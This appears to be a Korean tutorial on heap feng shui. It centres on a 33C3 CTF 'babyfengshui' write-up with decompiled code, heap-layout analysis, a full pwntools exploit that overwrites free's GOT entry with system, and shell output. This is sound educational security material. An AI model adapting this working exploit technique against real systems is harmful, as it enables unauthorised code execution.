12.Heap Feng Shui

List

Heap Feng Shui

- Heap Feng Shui란 Heap영역 할당된 chunk의 레이아웃을 조작하여 Exploit을 용이하게 하는 기술입니다.
- Heap Feng Shui를 이용해 Exploit의 정교함과 신뢰성을 높일 수 있습니다.

Implementation of Heap Feng Shui

- "OOL Port Feng Shui"는 Feng Shui와 8byte Heap Overflow를 이용했습니다.
  - 효과적인 Overflow를 위해 Heap의 레이아웃을 조작(Heap Feng Shui)하였습니다.
  - 커널 메모리에 저장된 ipc object의 주소를 User mode에 저장된 fake ipc object를 가리키도록 활용하였습니다.
  - 이로 인해 커널 메모리 영역을 읽고 쓸수 있게 됩니다.

OOL Port Feng Shui	• http://iosre.com/t/osg-macos-10-12-2-xnu-port/8171 • https://github.com/zhengmin1989/macOS-10.12.2-Exp-via-mach_voucher
Heap Feng Shui in JavaScript	• https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf • http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html

Proof of concept

Sample code(33c3 CTF - babyfengshui)

- Feng shui를 쉽게 이해하기 위해 2016년 "33C3 CTF"에서 출제된 "babyfengshui" 문제를 이용하겠습니다.

- babyfengshui
- libc-2.19.so

File information

```
lazenca0x0@ubuntu:~/Exploit/HeapFensui$ file ./babyfengshui
./babyfengshui: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib
/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=cecdaee24200fe5bbd3d34b30404961ca49067c6, stripped

lazenca0x0@ubuntu:~/Exploit/HeapFensui$ checksec --file ./babyfengshui
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/lazenca0x0/Exploit/HeapFensui/babyfengshui'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
lazenca0x0@ubuntu:~/Exploit/HeapFensui$
```

Binary analysis (Finding vulnerabilities)

Main

- **해당 함수는 다음과 같은 기능을 합니다.**
    - puts() 함수를 이용하여 사용자에게 이 프로그램에서 사용 가능한 기능을 출력합니다.
    - 해당 프로그램에서 다음과 같이 총 5가지 기능을 사용할 수 있습니다.
        - Add a user
        - Delete a user
        - Display a user
        - Update a user description
        - Exit
    - scanf() 함수를 이용하여 사용자로 부터 값을 입력 받습니다.

Main()

```
void __cdecl __noreturn main()
{
  char v0; // [esp+3h] [ebp-15h]
  int menuID; // [esp+4h] [ebp-14h]
  size_t userInput; // [esp+8h] [ebp-10h]
  unsigned int v3; // [esp+Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  alarm(0x14u);
  while ( 1 )
  {
    puts("0: Add a user");
    puts("1: Delete a user");
    puts("2: Display a user");
    puts("3: Update a user description");
    puts("4: Exit");
    printf("Action: ");
    if ( __isoc99_scanf("%d", &menuID) == -1 )
      break;
    if ( !menuID )
    {
      printf("size of description: ");
      __isoc99_scanf("%u%c", &userInput, &v0);
      AddAUser(userInput);
    }
    if ( menuID == 1 )
    {
      printf("index: ");
      __isoc99_scanf("%d", &userInput);
      DeleteAUser(userInput);
    }
    if ( menuID == 2 )
    {
      printf("index: ");
      __isoc99_scanf("%d", &userInput);
      DisplayAUser(userInput);
    }
    if ( menuID == 3 )
    {
      printf("index: ");
      __isoc99_scanf("%d", &userInput);
      UpdateAUserDescription(userInput);
    }
    if ( menuID == 4 )
    {
      puts("Bye");
      exit(0);
    }
    if ( (unsigned __int8)cnt > 49u )
    {
      puts("maximum capacity exceeded, bye");
      exit(0);
    }
  }
  exit(1);
}
```

AddAUser()

- **해당 함수에 대한 설명을 진행하기 전에 해당 프로그램에서는 다음과 같은 구조체를 사용합니다.**
  - 구조체를 분석하는 부분은 이 글의 주제와 관련이 없기때문에 작성하지 않습니다.

strcut USER

```
struct USER{
  char *desc;
  char name[124];
};
```

- **해당 함수는 다음과 같은 기능을 합니다.**
    - 해당 함수가 호출되기 전에 main() 함수에서 description의 크기 값을 입력 받아 인자 값(a1)으로 전달됩니다.
    - malloc() 함수를 이용하여 전달된 인자 값의 크기 만큼 Heap을 할당받아 해당 주소를 desc에 저장합니다.
    - malloc() 함수를 이용하여 USER 구조체의 공간(128)을 할당받아 해당 주소를 userInfo에 저장합니다.
        - 할당 받은 구조체 영역 중 "userInfo→desc" 영역에 desc에 저장된 값을 저장합니다.
    - userInfo 변수의 값은 gUserList[] 전역 변수에 저장합니다.
    - setName() 함수를 이용하여 →name 영역에 값을 저장합니다.
    - UpdateAUserDescription() 함수를 이용하여 →desc 영역에 값을 저장합니다.

AddAUser(size_t a1)

```
USER *__cdecl AddAUser(size_t a1)
{
  char *desc; // ST24_4
  USER *userInfo; // ST28_4

  desc = (char *)malloc(a1);
  memset(desc, 0, a1);
  userInfo = (USER *)malloc(128u);
  memset(userInfo, 0, 128u);
  userInfo->desc = desc;
  gUserList[gCnt] = userInfo;
  printf("name: ");
  setText(gUserList[gCnt]->name, 124);
  UpdateAUserDescription(++gCnt - 1);
  return userInfo;
}
```

DeleteAUser()

- **해당 함수는 다음과 같은 기능을 합니다.**
    - main() 함수에서 입력 받은 사용자 입력 값이 gCnt의 값보다 작고, gUserList[number] 영역에 값이 0이 아닐 경우 다음 기능을 처리합니다.
    - free() 함수를 이용하여 "gUserList[number]→desc", "gUserList[number]" 영역을 해제 합니다.
    - 그리고 "gUserList[number]" 영역에 0을 저장합니다.

DeleteAUser(unsigned __int8 number)

```
unsigned int __cdecl DeleteAUser(unsigned __int8 number)
{
  unsigned int v2; // [esp+1Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  if ( number < gCnt && gUserList[number] )
  {
    free(gUserList[number]->desc);
    free(gUserList[number]);
    gUserList[number] = 0;
  }
  return __readgsdword(0x14u) ^ v2;
}
```

DisplayAUser()

- **해당 함수는 다음과 같은 기능을 합니다.**
    - printf() 함수를 이용하여 "gUserList[number]->name","gUserList[number]->desc"영역에 저장된 값을 출력합니다.

DisplayAUser(unsigned __int8 number)

```
unsigned int __cdecl DisplayAUser(unsigned __int8 number)
{
  unsigned int v2; // [esp+1Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  if ( number < gCnt && gUserList[number] )
  {
    printf("name: %s\n", gUserList[number]->name);
    printf("description: %s\n", gUserList[number]->desc);
  }
  return __readgsdword(0x14u) ^ v2;
}
```

UpdateAUserDescription()

- **해당 함수는 다음과 같은 기능을 합니다.**
    - if()을 이용하여 main() 함수에서 입력 받은 사용자 입력 값(cnt)이 gCnt의 값보다 작고, gUserList[number] 영역에 값이 0인지 확인합니다.
    - scanf() 함수를 이용하여 "desc"영역에 입력할 문자열의 길이를 입력받습니다.
    - if()을 이용하여 아래와 같은 조건을 만족하는지 확인합니다.
        - &gUserList[cnt]->desc[textLength] >= &gUserList[cnt] - 4
        - 즉, desc 영역에 입력할 값이 userInfo 영역을 침범하는지 확인합니다.
    - **여기서 취약성이 발생합니다.**
        - userInfo 영역이 desc 영역 뒤에 반드시 할당된다는 보장이 없기 때문입니다.

UpdateAUserDescription(unsigned __int8 cnt)

```
unsigned int __cdecl UpdateAUserDescription(unsigned __int8 cnt)
{
  char CR; // [esp+17h] [ebp-11h]
  int textLength; // [esp+18h] [ebp-10h]
  unsigned int v4; // [esp+1Ch] [ebp-Ch]

  v4 = __readgsdword(0x14u);
  if ( cnt < gCnt && gUserList[cnt] )
  {
    textLength = 0;
    printf("text length: ");
    __isoc99_scanf("%u%c", &textLength, &CR);
    if ( &gUserList[cnt]->desc[textLength] >= &gUserList[cnt] - 4 )
    {
      puts("my l33t defenses cannot be fooled, cya!");
      exit(1);
    }
    printf("text: ");
    setText(gUserList[cnt]->desc, textLength + 1);
  }
  return __readgsdword(0x14u) ^ v4;
}
```


Analyze vulnerabilities

Heap layout

- **UpdateAUserDescription() 함수에서 찾은 취약성에 대해 조금더 자세히 설명해 보겠습니다.**
- **다음과 같이 메모리 변화 및 Heap Feng Shui를 확인할 수 있습니다.**
    - 일반적으로 유저를 생성하게 되면 아래와 같이 순차적으로 Description, Userinfo 영역이 할당됩니다.
    - 하지만 처음 등록된 유저를 삭제하게 될 경우 할당된 Heap 영역이 해제되어 fastbin[0], unsortbin(136) 공간이 생성됩니다.
    - 그리고 새로운 유저를 등록 할 때 Description의 영역으로 unsortbin(136) 영역을 할당받습니다.
    - 해당 계정이 할당받은 Description 영역과, USER *userInfo 영역 사이에 다른 계정의 정보가 위치하게 됩니다.
    - 이로 인해 Heap Feng Shui가 뜻하는 Heap 레이아웃을 활용하여 Exploit할 수 있습니다.
        - "text length"의 값으로 유저 생성시 입력했던 Description 영역의 크기보다 큰 값을 입력해도 아래 조건문을 통과 할 수 있습니다.
            - "&gUserList[cnt]->desc[textLength] >= &gUserList[cnt] - 4"
        - 그리고 조건문을 우회함으로써 Heap Overflow도 가능해집니다.
- **모든 Heap Feng Shui가 이러한 형태라고 생각하면 안됩니다.**

- 여기서 설명한 예는 babyheapfengshui 문제에 한정된것입니다.
- Heap의 레이아웃을 조정함으로써 Exploit에 영향을 줄 수 있는 Heap 레이아웃의 형태를 Heap Feng Shui라고 합니다.

babyheapfengshui



Structure of Exploit code

1. Heap Feng Shui
2. Heap Overflow
    a. Overwrite *Description
3. Leak Libc Address
4. Overwrite .GOT
    a. system

- The following information is required for an attack:

- Address of the .GOT
- Address of the system function

Exploit Code

Exploit code

```
from pwn import *

#context.log_level = 'debug'

def addUser(desc, name, text):
    p.recvuntil('Action: ')
    p.sendline('0')
    p.recvuntil('size of description: ')
    p.sendline(str(desc))
    p.recvuntil('name: ')
    p.sendline(name)
    p.recvuntil('text length: ')
    p.sendline(str(len(text)))
    p.recvuntil('text: ')
    p.sendline(text)

def delUser(idx):
    p.recvuntil('Action: ')
    p.sendline('1')
    p.recvuntil('index: ')
    p.sendline(str(idx))

def displayUser(idx):
```

```
    p.recvuntil('Action: ')
    p.sendline('2')
    p.recvuntil('index:')
    p.sendline(str(idx))
    p.recvuntil('description: ')
    addr = p.recvline()
    return addr[:4]

def updateDesc(idx,size,text):
    p.recvuntil('Action: ')
    p.sendline('3')
    p.recvuntil('index: ')
    p.sendline(str(idx))
    p.recvuntil('text length: ')
    p.sendline(str(size))
    p.recvuntil('text: ')
    p.sendline(text)

p = process('./babyfengshui')
libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')

#Heap Feng Shui
addUser(10,'A'*10,'B'*10)
addUser(10,'A'*10,'B'*10)
addUser(len('/bin/sh'),'/bin/sh','/bin/sh')

#free()
delUser(0)

#Heap Overflow
addUser(120, 'HeapOverflow', 'A'*152+p32(0x804b010))

#Leak libc address
libcAddr = displayUser(1)

free = u32(libcAddr)
libcBase = free - libc.sym['free']
system = libcBase + libc.sym['system']

log.info('Libc base : '+hex(libcBase))
log.info('free() : '+hex(free))
log.info('system() : '+hex(system))

#Overwrite free.got
updateDesc(1,4,p32(system))

#system('/bin/sh')
delUser(2)

#Get shell
p.interactive()
```

Get shell!

```
lazenca0x0@ubuntu:~/Exploit/HeapFensui$ python exploit.py
[+] Starting local process './babyfengshui': pid 8750
[*] '/lib/i386-linux-gnu/libc-2.23.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Libc base : 0xf7d48000
[*] free() : 0xf7db8750
[*] system() : 0xf7d82940
[*] Switching to interactive mode
$ id
uid=1000(lazenca0x0) gid=1000(lazenca0x0) groups=1000(lazenca0x0),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
113(lpadmin),128(sambashare)
$
```

References

- Heap feng shui
  - https://en.wikipedia.org/wiki/Heap_feng_shui
  - https://cansecwest.com/slides/2014/The%20Art%20of%20Leaks%20-%20read%20version%20-%20Yoyo.pdf
  - https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
  - https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Whitepaper/bh-eu-07-sotirov-WP.pdf
- babyheapfengshui
  - https://github.com/ctfs/write-ups-2016/tree/master/33c3-ctf/pwn/babyfengshui-150
  - http://bruce30262.logdown.com/posts/1256093-33c3-ctf-2016-babyfengshui
  - https://galhacktictrendsetters.wordpress.com/2017/01/05/33c3-ctf-babyfengshui/
  - https://github.com/murmus/ctf/tree/master/events/33c3ctf/babyfengshui
- ssctf final pwn
  - http://ww9210.cn/2016/04/15/ssctf-2016-final-pwn-writeup/
- OOL Port Feng Shui
  - https://webcache.googleusercontent.com/search?q=cache:R8asFUIQdysJ:https://jaq.alibaba.com/community/art/show%3Farticleid%3D781+&cd=1&hl=ko&ct=clnk&gl=jp